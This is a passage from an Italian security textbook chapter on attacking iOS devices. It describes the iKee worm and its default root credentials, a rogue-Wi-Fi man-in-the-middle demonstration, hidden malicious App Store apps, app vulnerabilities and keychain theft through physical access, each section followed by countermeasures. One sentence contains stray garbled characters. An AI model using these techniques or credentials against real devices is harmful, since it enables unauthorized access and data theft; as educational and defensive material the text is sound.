<i>Grado di rischio:</i>	8

Anno: 2009. Luogo: Australia. Avete appena acquistato un iPhone 3GS e non vedete l'ora di liberarne tutto il potenziale. A questo scopo, collegate il telefono al vostro computer via USB, avviate la vostra applicazione di jailbreak preferita e – clic – ora avete un iPhone sbloccato! Naturalmente la prima cosa da fare è lanciare Cydia e poi installare OpenSSH. A che serve un telefono sbloccato se non si può accedere alla riga di comando? Da qui in poi continuate a installare le vostre app preferite: vim, gcc, gdb, Nmap e così via. Ora alla televisione c'è un programma interessante. Mettete da parte un attimo il telefono per guardare la TV, dimenticando di cambiare la password di default per l'account root. Poco dopo riprendete il telefono, lo scuotete e con vostra sorpresa notate che lo sfondo è stato cambiato, impostando una foto del cantante pop inglese Rick Astley (Figura 11.28). Siete stati colpiti dal rickrolling! Accidenti!

Nel novembre 2009 fu notato il primo worm indirizzato contro iOS. Noto come iKee, operava facendo la scansione di blocchi iP assegnati a provider di telecomunicazioni nei Paesi bassi e in Australia. La logica della scansione era semplice: identificare dispositivi con la porta TCP 22 aperta (SSH) e poi tentare di accedere con le credenziali di default "root" e "alpine" (un valore di default comune sugli iPhone sottoposti a jailbreak). Varianti come iKee. A dopo il login eseguivano alcune operazioni semplici, come disabilitare il server SSH usato per ottenere l'accesso, cambiare lo sfondo dello schermo del telefono e fare




Figura 11.28 Un telefono colpito dal worm iKee.

una copia locale del file binario del worm. Da questo punto in poi, gli apparecchi infetti venivano utilizzati per la scansione e l'infezione di altri apparecchi. Più tardi, varianti come iKee.B introdussero funzionalità tipo botnet, tra cui la possibilità di controllare i dispositivi infetti da remoto mediante un canale di comandi e controllo.

iKee ha costituito un interessante punto di riferimento nella storia dei problemi di sicurezza di iPhone. È stato e continua a essere il primo e l'unico esempio pubblico di malware che ha attaccato con successo iOS. Anche se sfruttava una vulnerabilità della configurazione di base, e anche se la funzionalità delle sue prime varianti era relativamente benigna, è comunque servito a mostrare che iOS deve affrontare le minacce del mondo reale e può essere suscettibile di attacco.

NOTA

Potete trovare il codice sorgente del work iKee, come pubblicato in origine nel novembre 2009, presso pastie.org/693452.

iKee ha dimostrato che iOS può essere compromesso da remoto, da questo non indica necessariamente una vulnerabilità隐式的 di iOS. In effetti, è più probabile l'opposto. iOS è un sistema operativo UNIX-like, simile come architettura a Mac OS X. Questo significa che la piattaforma può essere attaccata in modo simile a come si attaccherebbero altri sistemi UNIX-like. Tra le possibilità per lanciare un attacco vi sono, tra le altre, attacchi di rete remoti che comportino lo sfruttamento di servizi di rete vulnerabili, attacchi lato client, incluso lo sfruttamento di vulnerabilità di app, attacchi di rete locali come man-in-the-middle (MITM) sul traffico di rete, e attacchi fisici ove sia possibile un accesso fisico al dispositivo bersaglio. Notate però che alcune caratteristiche di iOS rendono alcune di queste tecniche meno efficaci rispetto ad altre piattaforme.

Per esempio, il profilo di rete per un iPhone nuovo lascia pochi margini per lavorare. Soltanto una porta TCP, la 62087, è lasciata aperta. Non sono noti attacchi per questo

servizio, e benché ciò non significhi che non ne sarà mai portato uno, si può dire con una certa sicurezza che il profilo di rete generale per iOS è minimale. Nella pratica, ottenere un accesso non autorizzato a un iPhone (che non sia stato sottoposto a jailbreak) quando si attacca da una rete remota è quasi impossibile. Nessuno dei servizi standard che gli hacker sono abituati a sfruttare, come SSH, HTTP e SMB, è disponibile, quindi la superficie aperta all'attacco è quasi nulla. Complimenti ad Apple per la configurazione sicura di iPhone.

NOTA

Sono state rilevate alcune vulnerabilità da remoto, inclusa quella legata alla gestione di richieste ICMP che potrebbe causare un reset del dispositivo (CVE-2009-1683) e un'altra identificata da Charlie Miller nell'elaborazione da parte di iOS dei messaggi SMS di testo (CVE-2009-2204). Altre aree potenzialmente attaccabili che potrebbero attirare più attenzione in futuro sono il supporto bonjour sulla rete locale e altre interfacce radio sull'apparecchio, tra cui banda base, driver Wi-Fi, Bluetooth e così via.

ATTENZIONE

Ricordate che i dispositivi mobili possono essere attaccati da remoto attraverso la loro interfaccia di rete IP e quella di rete cellulare.

Naturalmente ci sono delle variabili che influiscono sulla vulnerabilità di iOS ad attacchi di rete remoti. Se un apparecchio è stato sottoposto a jailbreak e se sono stati installati servizi quali SSH, la superficie attaccabile aumenta (come ha mostrato il caso di iKee). Anche le app installate dall'utente potrebbero porsi in ascolto sulla rete, aumentando ulteriormente il rischio di attacchi remoti. Tuttavia, poiché generalmente sono eseguite per brevi periodi di tempo, non sono sfruttabili come mezzi affidabili per ottenere l'accesso remoto a un dispositivo. La situazione potrebbe cambiare in futuro, poiché finora sono stati pubblicati solo studi limitati sulle vulnerabilità delle app sfruttabili dalla rete, e potrebbero esserci altre vulnerabilità utili per gli hacker.

NOTA

Alcune statistiche pubblicate nel 2009 da Pinch Media indicano che tra il 5 e il 10 per cento degli utenti ha effettuato il jailbreak dei loro dispositivi. Sul blog del team di sviluppo di iPhone nel gennaio 2012 è stato indicato che quasi 1 milione di utenti di iPad2 e iPhone 4S (A5) ha sbloccato i propri dispositivi nei tre giorni subito dopo il rilascio del primo jailbreak per la piattaforma hardware corrispondente.



Contromisure contro worm iKee/credenziali di default SSH

Il worm iKee è stato reso possibile soltanto dalla connessione in rete di iPhone sottoposti a jailbreak. La prima e più ovvia contromisura a un attacco di questo tipo è semplicemente quella di non effettuare il jailbreak! Se proprio dovete farlo, cambiate le credenziali di default subito dopo l'installazione di SSH, e soltanto mentre siete connessi a una rete fidata. Inoltre, i servizi di rete come SSH vanno abilitati soltanto quando sono strettamente necessari. Si possono installare utility come SBSettings per poter abilitare e disabilitare rapidamente funzionalità come SSH dalla SpringBoard. Altrimenti, per i dispositivi sottoposti a jailbreak in generale, occorre effettuare l'aggiornamento all'ultima versione sbloccabile di iOS appena possibile, e utilizzare le patch fornite dalla community per vulnerabilità come quella di MobileSafari PDF (fornita contemporaneamente al rilascio di JBME 3.0).



Attacco man-in-the-middle (FOCUS 11)

Popolarità: 5

Semplicità: 3

Impatto: 10

Grado di rischio: 6

A ottobre 2011, in occasione della conferenza McAfee FOCUS 11 a Las Vegas, Stuart McClure e il team TRACE di McAfee illustrarono una serie di hack, tra cui uno di un iPad. L'attacco comportava la configurazione di un portatile MacBook Pro con due interfacce di rete wireless, una delle quali veniva configurata per fare da WAP (*Wireless Access Point*) malevolo. A quel WAP veniva fornito un SSID molto simile a quello utilizzato per il WAP legittimo della conferenza. Tutto ciò fu fatto per mostrare che gli utenti potevano facilmente essere portati con l'inganno a connettersi al WAP malevolo.

Il portatile fu poi configurato per indirizzare tutto il traffico proveniente dal WAP malevolo al WAP legittimo. In questo modo, gli strumenti in esecuzione sul portatile avevano la possibilità di intercettare in modalità man-in-the-middle il traffico in entrata o in uscita dall'iPad. Per rendere ancora più interessante la situazione, si aggiunse il supporto per attacchi man-in-the-middle di connessioni SSL, mediante un exploit per la vulnerabilità della validazione della catena di certificati X.509 (CVE-2011-0228), riportato da Trustwave SpiderLabs.

Una volta effettuata la configurazione di tutto il necessario, l'iPad fu usato per connettersi a Gmail su SSL. Gmail fu caricato nel browser dell'iPad, ma con una nuova aggiunta alla solita interfaccia: un iframe contenente un collegamento a un PDF in grado di effettuare di nascosto il rooting dell'apparecchio, come illustrato nella Figura 11.29. Era lo stesso




Figura 11.29 Una falsa pagina di login a Gmail visualizzata su un iPhone, con un PDF JBME3.0 incorporato tramite iframe per effettuare di nascosto il rooting del dispositivo.

PDF usato per JBME3.0, ma modificato in modo da evitare i cambiamenti che potevano essere notati dalla SpringBoard, come l'aggiunta dell'icona Cydia. Tale PDF fu poi usato per caricare un file freeze.tar.xz contenente il file post-jailbreak e i corrispondenti package richiesti per installare SSH e VNC sul dispositivo device.

L'hack del FOCUS 11 era progettato per mettere in evidenza alcuni aspetti. Molte persone sembravano pensare che iPhone, o iPad in quel caso, fosse immune da attacchi. La dimostrazione puntava a sottolineare il fatto che non era così, e che era comunque possibile ottenere accesso non autorizzato a dispositivi iOS. L'hack combinava l'exploit di vulnerabilità lato client usate dalla tecnica JBME3.0 con una vulnerabilità di validazione di certificati SSL e un attacco di rete locale per illustrare che non solo era possibile attaccare iOS, ma era possibile farlo in una varietà di modi. In effetti la violazione di iOS non va considerata un caso isolato, o particolarmente complesso da ottenere; al contrario, sono possibili attacchi sofisticati che sfruttino più tipi di vulnerabilità. Infine, lo scenario con il WAP malevolo fu usato per mostrare che l'attacco non era teorico, ma assai concreto. La stessa configurazione si potrebbe riprodurre facilmente, e lo scenario descritto si può presentare facilmente nel mondo reale.



Contromisure contro l'hack di FOCUS 11

L'attacco FOCUS 11 sfruttava una serie di vulnerabilità e un WAP malevolo per ottenere accesso non autorizzato a un dispositivo vulnerabile. Il fatto che diversi componenti di base del sistema operativo fossero violati non lascia molto spazio alle contromisure tecniche che si sarebbero potute implementare per evitare tale attacco.

Il primo passo da compiere per evitare questo particolare attacco è quello di aggiornare il proprio dispositivo, come indicato nella descrizione delle contromisure contro le vulnerabilità di JBME3.0. Un'altra contromisura semplice consiste nel configurare il proprio dispositivo iOS in modo da richiedere conferma per la connessione a una rete, come mostrato nella Figura 11.30. Per le reti già note sarà comunque effettuata automaticamente la connessione, ma per le reti sconosciute verrà chiesta conferma, il che dovrebbe dare almeno una possibilità di decidere se connettersi o meno a una rete potenzialmente malevola. L'hack del FOCUS 11 utilizzava per la rete Wi-Fi un nome che appariva "amichevole". In effetti, conviene sempre evitare di connettersi a reti wireless sconosciute, anche se oggi quasi nessuno segue questa buona norma (altrimenti come si farebbe a controllare Facebook mentre si beve qualcosa in un internet café?). In ogni caso, vi abbiamo avvisati! Assumendo che la connettività di rete sia probabilmente irrinunciabile su un dispositivo mobile, difendersi contro questo tipo di attacco alla fine si riduce alla questione di stimare il valore dei dati memorizzati sul dispositivo in questione. Per esempio, se un dispositivo non utilizzerà mai dati sensibili, o non potrà mai avere accesso a tali dati, il rischio di una violazione è molto basso, e di conseguenza non ci sono particolari problemi a connettersi a reti wireless non fidate e ad accedere a risorse web o di altro tipo. Per un dispositivo destinato a usare dati sensibili, o che potrebbe essere utilizzato come punto di lancio per attacchi contro sistemi che registrano o elaborano simili dati, invece, occorre procedere con cura molto maggiore. Naturalmente, tenere tutti i dati sensibili al di fuori di un dispositivo mobile può essere più difficile di quanto sembri: email, applicazioni e navigazione web sono solo alcuni esempi di canali tramite i quali dei dati sensibili possono "scappare". In ogni caso, la dimostrazione della conferenza FOCUS 11 ha mostrato che, semplicemente connettendosi a una rete wireless e navigando verso una pagina web è possibile assumere



Figura 11.30 Configurazione di un iPhone per chiedere conferma della connessione a una rete.

il controllo completo di un dispositivo. Perfino su SSL. Di conseguenza, gli utenti devono tenere presente il fatto che questo può accadere, e valutare attentamente a quali reti si connettono, per evitare di mettere a rischio i loro dispositivi o i loro dati sensibili.



App malevole: Handy Light, InstaStock

Popolarità:	5
Semplicità:	3
Impatto:	9
Grado di rischio:	6

Esistono naturalmente altri metodi lato client utilizzabili per ottenere un accesso non autorizzato a iOS. Uno dei più ovvi, anche se più complicati, è quello di ingannare un utente convincendolo a installare un'app malevola sul proprio sistema. La sfida, in questo caso, non si limita all'inganno dell'utente, ma comporta anche la necessità di aggirare il modello di distribuzione delle app di Apple. In precedenza abbiamo citato il fatto che iOS ha aggiunto il supporto per l'installazione di app di terze parti poco dopo l'introduzione di iPhone. Apple ha scelto di implementare tale supporto come una sorta di ecosistema strettamente controllato, dove tutte le app devono essere firmate dalla stessa Apple e possono essere distribuite e scaricate soltanto dall'App Store ufficiale. Affinché un'app sia resa disponibile sull'App Store, deve essere prima inviata ad Apple per l'approvazione. Se durante il processo di verifica sono rilevati dei problemi, l'approvazione non viene concessa, e in questo caso non è semplicemente possibile distribuire l'app (almeno non a utenti di iPhone non sottoposti a jailbreak).

Apple non documenta pubblicamente tutte le specifiche del proprio processo di verifica, quindi non vi è piena chiarezza sui controlli che vengono effettuati. In particolare, non vi

sono informazioni sui controlli effettuati per determinare se un'app sia malevola o meno. È vero che ben poco “malware” è stato pubblicato sull’App Store. Poche app che cercavano di sottrarre informazioni sensibili come numeri di telefono o altri dati specifici del dispositivo sono state identificate e poi rimosse. Questo potrebbe portare a pensare che, anche se i dettagli del processo di verifica non sono noti, il processo debba essere efficace, altrimenti si sarebbero viste apparire frequenti segnalazioni di malware. Potrebbe essere una conclusione ragionevole, se non fosse per alcuni esempi del mondo reale che mettono in discussione l’efficacia del processo di verifica dal punto di vista della sicurezza, e anche l’idea generale che il malware non possa essere o non sia già presente nell’App Store.

A metà del 2010, una nuova app denominata Handy Light fu inviata ad Apple per l’approvazione, superò il processo di verifica e fu poi messa in vendita sull’App Store. Questa app a prima vista appariva una semplice applicazione per luce flash, con poche opzioni per scegliere il colore della luce da visualizzare. Poco tempo il rilascio, si venne a sapere che l’app Handy Light includeva una funzione nascosta di tethering: se l’utente selezionava le opzioni del colore in un particolare ordine, poteva avviare un server proxy SOCKS sul dispositivo, che poteva essere utilizzato per il tethering della connessione a Internet del telefono cellulare. Una volta che fu resa di dominio pubblico la presenza di questa funzione, Apple rimosse l’app dalla vendita, perché Apple non consente che siano pubblicate sull’App Store app che includano il supporto per il tethering.

L’aspetto interessante di tutto ciò è che Apple, dopo aver verificato l’app Handy Light, l’ha approvata nonostante il fatto che includesse la funzione di tethering. Perché? Si deve presumere che, poiché la funzione di tethering era nascosta, non sia stata notata durante il processo di verifica. Tuttavia, se è possibile nascondere funzionalità come il tethering in modo che non siano notate dal processo di verifica, che cosa impedisce di fare lo stesso per altre funzionalità più pericolose?

A settembre 2011, il noto hacker di iOS Charlie Miller inviò ad Apple per la verifica un’app denominata InstaStock. L’app fu verificata, approvata e poi pubblicata sull’App Store per il download. InstaStock in apparenza consentiva agli utenti di tenere traccia in tempo reale dei prezzi azionari, e fu prelevata da centinaia di utenti. Nascosta al suo interno, però, vi era una funzione progettata per sfruttare una vulnerabilità di iOS che consentiva all’app di caricare ed eseguire codice non firmato. Per la funzione di validazione della firma del codice di iOS, questo non sarebbe potuto accadere. Tuttavia, con iOS 4.3 Apple introdusse la funzionalità richiesta perché InstaStock potesse operare il suo hack. In effetti, con iOS 4.3 Apple introdusse la possibilità di eseguire codice non firmato, sotto un insieme di vincoli particolarmente ristretto. In teoria questa possibilità valeva solo per MobileSafari e solo allo scopo di abilitare la compilazione JIT (*Just in Time*) di script JavaScript. Tuttavia, un errore di implementazione rese disponibile questa possibilità per tutte le app e non solo per MobileSafari. Questa vulnerabilità, oggi documentata come CVE-2011-3442, consentì all’app InstaStock di richiamare mmap con un particolare insieme di flag, riuscendo così a bypassare la validazione della firma del codice. Data la capacità di eseguire codice non firmato, l’app InstaStock era in grado di connettersi a un server di comando e controllo per ricevere ed eseguire comandi, e per eseguire una varietà di azioni quali lo scaricamento di immagini e informazioni di contatto da dispositivi “infetti”. L’app InstaStock è mostrata nella Figura 11.31.



Figura 11.31 L'app InstaStock scritta da Charlie Miller, che nasconde funzionalità per eseguire codice arbitrario in iOS.

Le app Handy Light e InstaStock ci forniscono la prova che attaccare iOS attraverso App Store è, seppure non facile, non impossibile. Rimangono da chiarire molti aspetti in relazione a questo tipo di attacco. Si deve presumere che Apple stia lavorando per migliorare il suo processo di verifica delle app, e che con il passare del tempo diventerà più difficile nascondere funzionalità malevoli nel codice. Non è chiaro, inoltre, che cosa sia possibile far passare con successo. Nel caso dell'app InstaStock si è sfruttata una vulnerabilità precedentemente sconosciuta, perciò non era facile rilevare il codice malevolo durante il processo di verifica. Nel caso di una vulnerabilità già nota, aumenterrebbero le probabilità che l'app sia individuata durante la verifica e respinta.

Un hacker potrebbe comunque ignorare i problemi e tentare, se il suo scopo è semplicemente quello di accedere al maggior numero di dispositivi possibile. La modalità di distribuzione delle app sull'App Store, imprecisa ma ampia, potrebbe rivelarsi un vettore per la diffusione di app malevoli. Tuttavia, se un hacker fosse interessato ad attaccare un utente particolare, procedere attraverso l'App Store sarebbe molto più difficile. L'hacker dovrebbe creare un'app malevola, inviarla e farle superare il processo di verifica, e poi trovare un modo per convincere l'utente bersaglio a installare quell'app nel proprio dispositivo. Potrebbe utilizzare tecniche di ingegneria sociale, magari ricavando dati dalla pagina Facebook dell'utente e costruendo poi un'app su misura per i gusti di quest'ultimo. L'app potrebbe poi essere messa in vendita, con un collegamento "itms://" inviato al bersaglio mediante un post sul "muro" di Facebook. È possibile immaginare diversi scenari simili, il che ci porta a ritenere che presto vedremo realizzato qualcosa nel mondo reale.



Contromisure contro il malware sull'App Store

Il succo degli esempi di Handy Light e InstaStock è che esiste la possibilità di inserire nelle app comportamenti indesiderati o malevoli superando comunque le verifiche di Apple e raggiungendo l'App Store. Apple certamente preferirebbe che non fosse così, e vorrebbe che le persone non si considerassero a rischio per aver prelevato qualcosa dall'App Store, tuttavia è stato dimostrato che un certo livello di rischio è presente. Come nel caso del FOCUS 11, le contromisure o protezioni da attuare contro app indesiderate o malevoli ospitate sull'App Store sono poche, se ne esistono.

Poiché Apple non consente di installare prodotti per la sicurezza sui suoi dispositivi, nessun produttore ha sviluppato tali prodotti. Inoltre, sono stati sviluppati pochi prodotti in generale per la sicurezza di iOS (da usare sul dispositivo, in rete o altrimenti), a causa del basso numero di incidenti verificatisi e per la complessità di integrare con successo tali prodotti nell'ecosistema di iOS. Ciò significa che, per la maggior parte, non vi è niente che si possa fare per proteggersi da app malevoli ospitate sull'App Store, a parte considerare con attenzione tutto ciò che si acquista e si installa sul dispositivo. Un utente può stare relativamente tranquillo sul fatto che la maggior parte delle app sono sicure, poiché quasi nessun malware è stato rilevato e reso noto finora. Inoltre, le app di produttori noti sono probabilmente sicure e possono essere installate senza problemi. Tuttavia, per utenti che memorizzano dati altamente sensibili si consiglia di installare app soltanto quando è assolutamente necessario e soltanto da produttori noti e fidati, per quanto possibile. Altrimenti, è meglio installare l'ultimo firmware disponibile, poiché le nuove versioni del firmware spesso risolvono problemi che potrebbero essere sfruttati dal malware per ottenere privilegi elevati su un dispositivo (pensate per esempio all'exploit del kernel di JBME3.0 o all'esecuzione di codice non firmato di InstaStock).



App vulnerabili: in bundle e di terze parti

Popolarità:	6
Semplicità:	5
Impatto:	4
Grado di rischio:	5

All'inizio del 2000, la tecnica più comune per gli hacker era l'exploit da remoto di codice di servizi di rete vulnerabili. Sembrava che ogni settimana si scoprisse un nuovo bug in qualche servizio di rete di UNIX o Windows. In questo periodo, i sistemi operativi client come Windows XP erano forniti senza firewall e con diversi servizi di rete abilitati per default. Questa combinazione di fattori portava a una relativa facilità di intrusione nei sistemi in rete. Con il passare del tempo, i produttori hanno iniziato a considerare più seriamente la sicurezza e hanno cominciato a investire in meccanismi di blocco e protezione del codice per servizi di rete e configurazioni di default dei sistemi operativi. Verso la fine del primo decennio del 2000, la sicurezza in questo settore ha compiuto notevoli progressi.

In risposta al maggior livello di sicurezza, la ricerca di vulnerabilità ha iniziato a indirizzarsi in altre aree, tra cui in particolare il lato client. A partire dalla metà del primo decennio del 2000, sono stati scoperti numerosi problemi di sicurezza in applicazioni client molto note quali Internet Explorer, Microsoft Office, Adobe Reader e Flash, il runtime di Java

e QuickTime. Vulnerabilità di applicazioni client come queste sono state poi sfruttate per diffondere malware o per attaccare particolari utenti, come nel caso degli attacchi con spear phishing o delle minacce avanzate permanenti (APT).

È interessante notare che, per piattaforme del mondo mobile come iOS, benché non sia stato osservato quasi nessun attacco di rete da remoto, non sono state nemmeno effettuate approfondite ricerche nel campo delle app di terze parti. Non significa che la ricerca di vulnerabilità non sia stata effettuata, dato che sono stati identificati molti problemi gravi in app fornite in bundle con iOS, tra cui, in particolare, diversi problemi relativi a MobileSafari. Si può dire comunque che, per le app non integrate nel sistema, pochi problemi siano stati identificati e resi noti. La spiegazione di questo fatto potrebbe essere che nessuna app di terze parti è stata ancora adottata a livello universale come Flash su Windows, perciò gli hacker non sono particolarmente incentivati a investire tempo in questo campo. In ogni caso, le vulnerabilità delle app rappresentano uno dei principali vettori per ottenere accesso non autorizzato a dispositivi iOS. Negli anni, ne sono state rilevate e rese note diverse. Una rapida ricerca su Internet riporta circa 200 vulnerabilità di iOS. Di queste, una buona percentuale riguarda in qualche modo il browser MobileSafari. Se si considera soltanto MobileSafari, si trovano qualche decina di punti deboli che potrebbero essere sfruttati per ottenere informazioni o l'accesso a un dispositivo. Molti di questi problemi sono critici per natura e consentono l'esecuzione di codice arbitrario, ove sfruttate. In effetti il sito jailbreakme.com ha già sfruttato diverse di queste vulnerabilità per fornire funzionalità di jailbreak remoto agli utenti fin dal 2007. Mentre JailbreakMe è stato sempre usato a fini legittimi, le vulnerabilità sottostanti per eseguire il jailbreak evidenziano che le possibilità per attaccare MobileSafari non solo esistono, ma sono abbastanza numerose. A parte le app fornite con iOS per default, alcune vulnerabilità sono state identificate su app di terze parti. Nel 2010 è stata segnalata una vulnerabilità, oggi documentata come CVE-2010-2913, in relazione alle versioni 2.0.2 e precedenti di Citi Mobile. Questa app memorizzava dati sensibili di tipo bancario localmente sul dispositivo; se quest'ultimo fosse stato compromesso da remoto, perduto o rubato, sarebbe stato possibile estrarre tali informazioni. Questa vulnerabilità non offriva possibilità di accesso remoto e non era eccessivamente grave, ma ci aiuta a evidenziare il fatto che le app di terze parti per iOS, come le loro controparti per sistemi desktop, possono presentare difetti di sicurezza. Un'altra vulnerabilità di un'app di terze parti, oggi documentata come CVE-2011-4211, fu segnalata a novembre 2010. Questa volta l'app PayPal fu segnalata per un problema nella validazione di certificati X.509. In effetti, l'app non verificava che i valori dei nomi di host del server corrispondessero al campo del soggetto nei certificati server X.509 ricevuti per connessioni SSL. Questo punto debole consentiva a un hacker che disponesse di accesso di rete locale di intercettare con un attacco man-in-the-middle gli utenti, al fine di catturare o modificare il traffico in entrata e in uscita dall'app. Questa vulnerabilità era più grave di quella di Citi Mobile nel senso che poteva essere sfruttata tramite un accesso di rete locale e senza prima assumere il controllo dell'app o del dispositivo. Il requisito dell'accesso di rete locale, tuttavia, rendeva difficile, nella pratica, sfruttare la vulnerabilità. Nel settembre 2011 fu segnalata una vulnerabilità di cross-site scripting per l'app Skype nelle versioni 3.0.1 e precedenti. Questa vulnerabilità consentiva a un hacker di accedere al file degli utenti dell'app Skype incorporando codice JavaScript nel campo del nome ("Full Name") dei messaggi inviati agli utenti. Alla ricezione del messaggio veniva eseguito il codice JavaScript incorporato, e questo, combinato con un problema legato alla gestione degli schemi URI, consentiva all'hacker di accedere a file come il database dei contatti

e inviarli a un sistema remoto. Si tratta di una vulnerabilità particolarmente interessante perché è uno dei primi esempi di falla di un'app di terze parti che poteva essere sfruttata da remoto, senza la necessità di un accesso di rete locale o fisico al dispositivo.

Vale la pena di sottolineare il fatto che acquisire il controllo di un'app, che sia tra quelle incluse con iOS o di terze parti, rappresenta solo metà del percorso da compiere per l'hacking di un iPhone. A causa dei limiti imposti dal modello di sandbox per le app e dalla verifica della firma del codice, anche una volta entrati in possesso di un'app, è più difficile ottenere informazioni dal dispositivo bersaglio, rispetto al caso delle applicazioni desktop o anche di attacchi che persistono tra varie esecuzioni delle app. Per ottenere realmente il controllo di un iPhone, gli attacchi a livello delle app devono essere combinati con tecniche che sfruttino vulnerabilità a livello del kernel. Il livello della barriera posta all'ingresso di iOS è piuttosto alto. L'hacker medio probabilmente tenterà di rimodellare exploit esistenti a livello del kernel, mentre gli hacker più capaci tenteranno di sviluppare direttamente exploit a livello del kernel individuando problemi non ancora identificati. In ogni caso, le app incluse per default con iOS, se combinate con le centinaia di migliaia di app disponibili per il download sull'App Store, forniscono una superficie d'attacco sufficientemente ampia da garantire che l'exploit di vulnerabilità delle app continuerà a costituire un mezzo affidabile per ottenere un accesso iniziale a dispositivi con iOS.



Contromisure contro le vulnerabilità delle app

Nel caso delle vulnerabilità delle app, le contromisure sono semplicemente criteri di buon senso: mantenere aggiornato il dispositivo con la più recente versione di iOS e delle varie app. In generale, quando vengono rilevate delle vulnerabilità in un'app, il produttore aggiorna l'app in questione e rilascia una versione corretta. Potrebbe essere difficile accorgersi di quando siano rilevati dei problemi, o di quando siano risolti mediante aggiornamenti, perciò la via più sicura è semplicemente quella di mantenere iOS e tutte le app installate il più possibile aggiornati.



Accesso fisico

Popolarità:	8
Semplicità:	6
Impatto:	10
Grado di rischio:	8

Un esame delle tecniche di hacking per iPhone non potrebbe essere completo senza considerare le opzioni disponibili a un hacker che entra fisicamente in possesso di un apparecchio. In effetti, per certi versi oggi questo aspetto è più importante che in passato, poiché con la migrazione verso smartphone sofisticati come iPhone, una quantità sempre maggiore di dati sensibili che in passato erano memorizzati ed elaborati su computer portatili o desktop oggi viene portata al di fuori dei confini sicuri dell'ufficio o di casa, accompagnando gli utenti in ogni aspetto della vita quotidiana. Oggi è normale che una persona normale, un impiegato o un dirigente, sia sempre incollato al proprio smartphone, controllando e inviando email, ricevendo e rivedendo documenti quasi costantemente. A seconda della persona e del suo ruolo, le informazioni elaborate, dai contatti a documenti di PowerPoint, a messaggi email riservati, potrebbero causare danni al proprietario, qualora

cadessero nelle mani sbagliate. Allo stesso tempo, queste informazioni vengono portate ovunque, in ogni tipo di situazione o luogo che si possa immaginare. Per esempio, non è raro vedere un dirigente d'azienda che invia e riceve email mentre è a cena con dei clienti. Qualche birra di troppo e il telefono potrebbe essere dimenticato sul tavolo, o anche rubato da un personaggio senza scrupoli che sfrutta un momento di distrazione. Una volta che un dispositivo è caduto nelle mani di un malintenzionato, bastano pochi minuti per accedere al file system e quindi ai dati sensibili in esso memorizzati. Considerate per esempio la dimostrazione realizzata dai ricercatori del Fraunhofer Institute for Secure Information Technology (SIT). Lo staff di questo istituto ha pubblicato a febbraio 2011 un articolo in cui delineava i passaggi richiesti per accedere a password sensibili memorizzate in un iPhone. Dall'inizio alla fine, il processo richiede circa sei minuti e comporta l'uso di un jailbreak basato sul processo di avvio per assumere il controllo del dispositivo al fine di acquisire l'accesso al file system, e poi installare un server SSH. Una volta ottenuto l'accesso via SSH, si effettua l'upload di uno script che, usando soltanto valori ottenuti dal dispositivo, può essere eseguito per effettuare il dumping delle password memorizzate nella keychain. Poiché la keychain è usata per memorizzare password per molte applicazioni importanti, come il client di posta integrato, questo attacco consente di ottenere un insieme iniziale di credenziali che poi possono essere usate per acquisire un livello superiore di accesso a elementi appartenenti al proprietario del dispositivo in questione. I valori specifici ottenibili dal dispositivo dipendono in gran parte dalla versione di iOS installata. Con le versioni più vecchie, come iOS 3.0, si possono recuperare quasi tutti i valori. Con iOS 5.0 Apple ha introdotto misure di sicurezza aggiuntive per ridurre al minimo la quantità di informazioni ottenibile. Tuttavia, molti valori rimangono accessibili e questo metodo continua a rappresentare un buon esempio di ciò che un hacker può fare quando entra fisicamente in possesso di un iPhone.

NOTA

Per ulteriori informazioni sull'attacco descritto in questo paragrafo, cfr. sit.sit.fraunhofer.de/studies/en/sc-iphone-passwords.pdf e [sc-iphone-passwords-faq.pdf](http://sit.sit.fraunhofer.de/studies/en/sc-iphone-passwords-faq.pdf).



Contromisure per l'accesso fisico

Nel caso di attacchi che coinvolgono il possesso fisico di un dispositivo, le contromisure praticabili sono limitate. La principale difesa che si può impiegare contro questo tipo di attacco consiste nell'assicurarsi che tutti i dati sensibili presenti sul dispositivo siano stati cifrati. Per la cifratura si possono utilizzare funzionalità fornite da Apple o da app di terze parti, comprese quelle di produttori commerciali come McAfee, Good e così via. In più, i dispositivi che contengono dati sensibili dovrebbero avere una password di almeno sei cifre di lunghezza, da usare sempre. In questo modo si rafforza la sicurezza di alcuni valori memorizzati nella keychain, e si ostacolano in qualche modo gli attacchi di forza bruta. Altre possibilità per ostacolare gli attacchi con possesso fisico comprendono l'installazione di software utilizzato per tenere traccia della posizione del dispositivo da remoto, o per cancellare da remoto dati sensibili.

Riepilogo

